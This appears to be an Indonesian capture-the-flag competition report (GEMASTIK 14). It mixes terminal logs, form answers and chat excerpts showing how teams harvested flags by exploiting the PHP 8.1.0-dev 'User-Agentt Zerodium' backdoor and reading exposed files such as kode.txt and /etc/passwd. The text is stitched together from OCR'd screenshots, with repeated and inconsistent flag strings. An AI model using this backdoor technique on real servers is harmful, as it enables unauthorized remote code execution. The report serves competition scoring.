root@ip-172-31-44-59:/home/ubuntu# cat /root/kode.txt
untuk mendapatkan flag silakan akses http://157.230.240.150/flag.php?kode=b6r32r5tachxv
root@ip-172-31-44-59:/home/ubuntu# curl http://157.230.240.150/flag.php?kode=b6r32r5tachxv
gemastik14{LyQJYXfuwyxdkmQTciSRjnRmzTSFJLRfp}root@ip-172-31-44-59:/home/ubuntu#
root@ip-172-31-44-59:/home/ubuntu#
```

```
Macbook-2 ~
>>> ssh ubuntu@54.251.94.153
Warning: Permanently added '54.251.94.153' (ECDSA) to the list of known hosts.
ubuntu@54.251.94.153's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-1128-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

0 updates can be applied immediately.

73 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Wed Oct  6 06:07:28 2021 from 13.214.48.18
-----
WARNING! Your environment specifies an invalid locale.
The unknown environment variables are:
  LC_CTYPE=UTF-8 LC_ALL=
This can affect your user experience significantly, including the
ability to manage packages. You may install the locales by running:

  sudo apt-get install language-pack-UTF-8
  or
  sudo locale-gen UTF-8

To see all available language packs, run:
  apt-cache search "^language-pack-[a-z][a-z]$"
To disable this message for all users, run:
  sudo touch /var/lib/cloud/instance/locale-check.skip
-----
ubuntu@ip-172-31-44-150:~$ cat kode.txt
untuk mendapatkan flag silakan akses http://157.230.240.150/flag.php?kode=r8djkmhmnmrwb
ubuntu@ip-172-31-44-150:~$ curl http://157.230.240.150/flag.php?kode=r8djkmhmnmrwb
ubuntu@ip-172-31-44-150:~$ curl hhttp://157.230.240.150/flag.php
curl: (1) Protocol "hhttp" not supported or disabled in libcurl
ubuntu@ip-172-31-44-150:~$ curl http://157.230.240.150/flag.php
gemastik14{FPpJPqWgAczWjghJEJQBYLAAQacLFhBjJ}ubuntu@ip-172-31-44-150:~$ ^C
ubuntu@ip-172-31-44-150:~$ sudo passwd ubuntu
```

2	IP Address Mesin Target	13.212.10.103 54.179.199.223 13.212.59.152 13.212.187.9 54.255.229.255 54.255.193.252 18.141.233.234 13.212.75.116 13.212.240.143 13.229.235.120 13.250.120.55 13.212.244.212 54.251.94.153 54.169.218.133 54.255.184.182 13.229.58.153 13.229.109.154 13.212.61.55 52.221.244.6
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Remote Code Execution
	Lokasi Potensi Cela Keamanan/Konfigurasi	php 8.1.0-dev exploit backdoor (Header User-Agentt Zerodium)
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksplorasi celah keamanan yang ada	<ol style="list-style-type: none"> <li>1. Kami menggunakan auto exploit yang kami buat (<a href="https://drive.google.com/file/d/1FJr0_DcLOAr_M_zc3vjbqAoP3CS4MaEL/view?usp=sharing">https://drive.google.com/file/d/1FJr0_DcLOAr_M_zc3vjbqAoP3CS4MaEL/view?usp=sharing</a>)</li> <li>2. Jalankan script python3 AutoEpxloit.py</li> <li>3. Dari Auto Exploit ini kami mendapatkan banyak flag dari user non root</li> </ol>

Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid ada pada mesin target.	 <pre data-bbox="618 432 1848 1308"> Xfread ➜ /tools/auto_exploit ganezo ➜ python3 AutoExploit.py IP : 13.212.59.152, FLAG : gemastik14{wjnhmWHWhSUFBgghvhkgWbidwdbAUMtVR}File not found., TITLE : RCE IP : 13.212.187.9, FLAG : gemastik14{wytdqTAJUNFuShjfNHGruEHGztSWuQnAV}, TITLE : RCE 8080 IP : 54.255.229.255, FLAG : gemastik14{BmBCrYnKueUgujgmJdwQGamaacTyngwNE}, TITLE : RCE 8080 ^CTraceback (most recent call last): </pre> <p>Dari Exploit itu setidaknya kami mencatat beberapa flag</p> <pre data-bbox="618 497 1848 1308"> ...gemastik14{wjnhmWHWhSUFBgghvhkgWbidwdbAUMtVR}File not found., TITLE : RCE 8080 IP : 13.212.187.9, FLAG : gemastik14{wytdqTAJUNFuShjfNHGruEHGztSWuQnAV}, TITLE : RCE 8080 IP : 54.255.229.255, FLAG : gemastik14{BmBCrYnKueUgujgmJdwQGamaacTyngwNE}, TITLE : RCE 8080  IP : 13.212.240.143, FLAG : gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}, TITLE : RCE 8080 IP : 13.229.235.120, FLAG : gemastik14{aNzvEgzjCXRaWtstxqwhswijJrjaitswuG}, TITLE : RCE 8080 IP : 13.250.120.55, FLAG : gemastik14{KkNEFuNAcgDjksuCcdDkjwSfqfdPStjCtawF}, TITLE : RCE 8080 IP : 13.212.244.212, FLAG : gemastik14{zVgNBVmLGSPpjashXKcZYXqqGGchCJDBp}, TITLE : RCE 8080 IP : 54.251.94.153, FLAG : gemastik14{FPpjPqWgACzWjghJEJQBYLAAQaclFhBjJ}, TITLE : RCE 8080 IP : 13.212.61.55, FLAG : gemastik14{vxrhPndmEqNqjsvBXzaqVZikwZLXapBuE}File not found., TITLE : RCE 8080 IP : 13.212.240.143, FLAG : gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}, TITLE : RCE 8080 IP : 13.229.235.120, FLAG : gemastik14{aNzvEgzjCXRaWtstxqwhswijJrjaitswuG}, TITLE : RCE 8080 IP : 13.250.120.55, FLAG : gemastik14{KkNEFuNAcgDjksuCcdDkjwSfqfdPStjCtawF}, TITLE : RCE 8080 IP : 13.212.10.103, FLAG : gemastik14{grzSdQTVueQQEgyYuuzcxhAHFDPzvXqmtTf}, TITLE : RCE 8080  IP : 13.212.90.238, FLAG : gemastik14{tWcYUrVjfPqYsnmKZVmDmkzpTXfLFAAbM}, TITLE : RCE 8080  IP : 18.141.233.234, FLAG : gemastik14{REKaEcyclGrzVuurdxujsAYYAmHKhaiBT}File not found., TITLE : RCE 8080 IP : 13.212.75.116, FLAG : gemastik14{AYAfKrbMQgghAyNKKjaQRcepQfBWFEEdG} IP : 54.255.184.182, FLAG : gemastik14{PxJqRGQafDRRIujvWxZfivgKEHLmyBkTR} gemastik14{PxJqRGQafDRRIujvWxZfivgKEHLmyBkTR}File not found. , TITLE : RCE 808 </pre>
--	--

		13.212.90.238 [Non Root]	13.14
	 Riordan Sarden		13.14
	 auto.zip		
	7.2KB - Show in Finder		
	IP : 13.212.10.103, FLAG : gemastik14{grzSdQTVQQEgyYuuzcxhAHFDPzvXqmtTf}, TITLE : RCE 8080	13.16	
	IP : 13.212.90.238, FLAG : gemastik14{tWcYUrVjfPqYsnmKZVmDmkzpTXfLFAAbM}, TITLE : RCE 8080	13.17	
	IP : 18.141.233.234, FLAG : gemastik14{REKaEcyidGrzVuurdxujsAYYAmHKhaiBT}File not found., TITLE : RCE 8080	13.19	
	 Riordan Sarden		13.37
	 Xterm - es/cole/data exploit \$ ./AutoExploit.py IP : 54.255.193.252, FLAG : root:x:0:root:/root:/snap/core18/2128/usr/bin/gpasswd daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:system Time Synchronization,,,:/run/systemd:/bin/false		
	IP : 13.212.75.116, FLAG : gemastik14{AYAfKrbMQgghAyNKKjaQrCepQfBWFEEdG} IP : 54.255.184.182, FLAG : gemastik14{PxJqRGQafDRRiuJvWxZfivgKEHLmyBkTR}	13.37	
	hosts = """54.255.193.252 13.212.75.116 54.169.218.133 54.255.184.182 13.229.58.153 13.229.109.154 52.221.244.67 54.179.199.223 18.141.233.234""".split("\n")	13.39	
			13.41

root : gemastik14{HcPqKdcxfgAnRdjnKCHHzwvBjnUGRPEfD}

RS

**Riordan Sarden**

13.06

IP : 13.212.59.152, FLAG :

gemastik14{wjnhmWHWhSUFBgghvhkgWbidwdbAUMtVR}File not found.,

TITLE : RCE 8080

IP : 13.212.187.9, FLAG :

gemastik14{wytdqTAJUNFuShjfNHGruEHGztSWuQnAV}, TITLE : RCE 8080

IP : 54.255.229.255, FLAG :

gemastik14{BmBCrYnKueUgujgmJdwQGamaacTyngwNE}, TITLE : RCE

8080

IP : 13.212.240.143, FLAG :

13.07

gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}, TITLE : RCE

8080

IP : 13.229.235.120, FLAG :

gemastik14{aNzvEgzjCXRaWtstxqwhswijJrjaitdwuG}, TITLE : RCE 8080

IP : 13.250.120.55, FLAG :

gemastik14{KkNEFuNAcgDjksuCcdDkjwSfqfdPStjCtawF}, TITLE : RCE

8080

IP : 13.212.244.212, FLAG :

gemastik14{zVgNBVmLGSPjajshXKcZYXxqGGchCJDBp}, TITLE : RCE  
8080

IP : 54.251.94.153, FLAG :

gemastik14{FPpJPqWgACzWjghJEJQBYLAAQacLFhBjJ}, TITLE : RCE  
8080



Shr

✓ 13.08

flag : 54.251.94.153

root : gemastik14{PhbWwdkmnJKZvZYBBkcaaeXGvJRDMGkai}

user : gemastik14{FPpJPqWgACzWjghJEJQBYLAAQacLFhBjJ}

RS

**Riordan Sarden**

13.09

IP : 13.212.61.55, FLAG :

gemastik14{vxrhPndmEqNqjsvBXzaqVZikwZLXapBuE}File not found., TITLE  
: RCE 8080

IP : 13.212.240.143, FLAG :


gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}, TITLE : RCE 8080

IP : 13.229.235.120, FLAG :

gemastik14{aNzvEgzjCXRaWtstxqwhswijJrjaitdwuG}, TITLE : RCE 8080

IP : 13.250.120.55, FLAG :

gemastik14{KkNEFuNAcgDjksuCcdDkjwSfqfdPStjCtawF}, TITLE : RCE  
8080

3	IP Address Mesin Target	54.251.94.153
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Default kode.txt path
	Lokasi Potensi Celah Keamanan/Konfigurasi	/home/ubuntu/kode.txt
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksplorasi celah keamanan yang ada	File kode.txt tidak dipindahkan ke directory yang memerlukan permission root, sehingga kita dapat membaca isi kode.txt dari shell yang didapat dengan vulnerability lainnya.
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	<p>1. kami melakukan leaking menggunakan ls pada directory /home/ubuntu.      2. cat /home/ubuntu/kode.txt      3. Curl ke url</p>  <pre> XFread ➔ /tools/auto_exploit/scripts ⚡ ganezo ➔ python3 Port8080.py kode.txt noFTP openssl-1.1.1h  XFread ➔ /tools/auto_exploit/scripts ⚡ ganezo ➔ python3 Port8080.py untuk mendapatkan flag silakan akses http://157.230.240.150/flag.php?kode=nj7w3yugffrcd  XFread ➔ /tools/auto_exploit/scripts ⚡ ganezo ➔ python3 Port8080.py gemastik14{KLfxgcKhbdjeLKQvGvqnDReVyJpdjvNtD} </pre>

